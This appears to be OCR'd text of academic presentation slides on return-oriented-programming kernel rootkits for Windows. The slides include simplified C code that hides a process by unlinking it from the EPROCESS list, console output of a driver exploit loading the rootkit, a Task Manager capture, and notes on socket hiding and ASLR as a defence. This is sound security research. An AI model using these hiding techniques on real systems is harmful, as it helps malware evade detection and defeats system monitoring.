
- Traverses **process list** and **removes** specific process
- 6KB in **size**

Rootkit Implementation (2)

```
// find location of the process name field within EPROCESS
struct EPROCESS *CurrentProcess = PsGetCurrentProcess();

// find process to be hidden
int ProcessName;
int ListStartOffset = &CurrentProcess->process_list.Flink - CurrentProcess;
int ListStart = &CurrentProcess->process_list.Flink;
int ListCurrent = *ListStart;
while(ListCurrent != ListStart) {
  struct EPROCESS *NextProcess = ListCurrent - ListStartOffset;
  if(RtlCompareMemory(NextProcess->ImageName, "Ghost.exe", 9) == 9) { break; }
  ListCurrent = *ListCurrent;
}

GhostProcess->process_list.Blink->Flink = GhostProcess->process_list.Flink;
GhostProcess->process_list.Flink->Blink = GhostProcess->process_list.Blink;
```


Command Prompt - Exploit.exe
C:\Rootkit>Exploit.exe
> vulnerable kernel driver exploit v1.0
> loading rootkit code
> loading code (base = 00F30000, size = 00005F5C, pages = 6)
> loading rootkit loader code
> loading code (base = 00F875B0, size = 00001000, pages = 1)
> exploit will be executed from 00100854
> creating relative vector area (base = 00185108)
> creating file handle from '\\.\Vulnerable'
> generating exploit code, buffer address = 0012F84C
> VirtualLock(00100000, 00001000) returned 1
> executing exploit
> cleaning up
Press any key to continue . . .
c:\Rootkit\Ghost.exe
00,01,02,03,04,05,06,07,08,09
10,11,12,13,14,15,16,17,18,19
20,21,22,23,24,25,26,27,28,29
30,31,32,33,34,35,36,37,38,39
40,41,42,43,44,45
Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Image Name User Name CPU Mem Usage
alg.exe LOCAL SERVICE 00 3,512 K
cmd.exe Johnny 00 2,352 K
cmd.exe Johnny 00 2,768 K
csrss.exe SYSTEM 00 4,036 K
ctfmon.exe Johnny 00 3,676 K
Exploit.exe Johnny 00 1,244 K
explorer.exe Johnny 00 24,656 K
lsass.exe SYSTEM 00 1,292 K
services.exe SYSTEM 00 3,284 K
smss.exe SYSTEM 00 388 K
spoolsv.exe SYSTEM 00 5,424 K
svchost.exe SYSTEM 00 4,816 K
svchost.exe NETWORK SERVICE 00 4,144 K
svchost.exe SYSTEM 00 19,988 K
svchost.exe NETWORK SERVICE 00 3,396 K
svchost.exe LOCAL SERVICE 00 4,468 K
System SYSTEM 00 236 K
System Idle Process SYSTEM 99 28 K
taskmgr.exe Johnny 00 2,924 K
TSVNCache.exe Johnny 00 4,552 K
vmacthlp.exe SYSTEM 00 2,540 K
VMwareService.exe SYSTEM 00 4,316 K
VMwareTray.exe Johnny 00 3,408 K
VMwareUser.exe Johnny 00 6,428 K
winlogon.exe SYSTEM 00 1,868 K
Show processes from all users
End Process
Processes: 25
CPU Usage: 0%
Commit Charge: 99492K / 63144
start
Windows Task Manager
Command Prompt - E...
c:\Rootkit\Ghost.exe
7:45 AM

2nd Rootkit

- Allows **hiding** of arbitrary **network socket** connections
- **Hooks** into tcpip.sys **control flow**
- **Concurrency** is the natural **enemy** of return-oriented programming
  - Overcome **synchronization** issues

Solution?

- **ROP-Killer**: *Address Space Layout Randomization*

- Need to **know addresses** to instruction sequences **beforehand**
- `EnumDeviceDrivers` is our friend
- **Sound** implementation -> ROP nearly **impossible**

Conclusion

- Return-oriented programming not just a theoretic issue
- **Automated** gadget construction
- Problem is **malicious computation**, not malicious code

Questions?

Thank you for your attention

References

- [RAID08] Riley et al.: Guest-Transparent Prevention of Kernel Rootkits with VMM-based Memory Shadowing
- [ACM07] Seshadri et al.: A Tiny Hypervisor to Provide Lifetime Kernel Code Integrity for Commodity OSes
- [CCS07] Shacham: The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls
- [CCS08] Buchanan et al.: When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC
- [BUHO] Butler and Hoglund: Rootkits : Subverting the Windows Kernel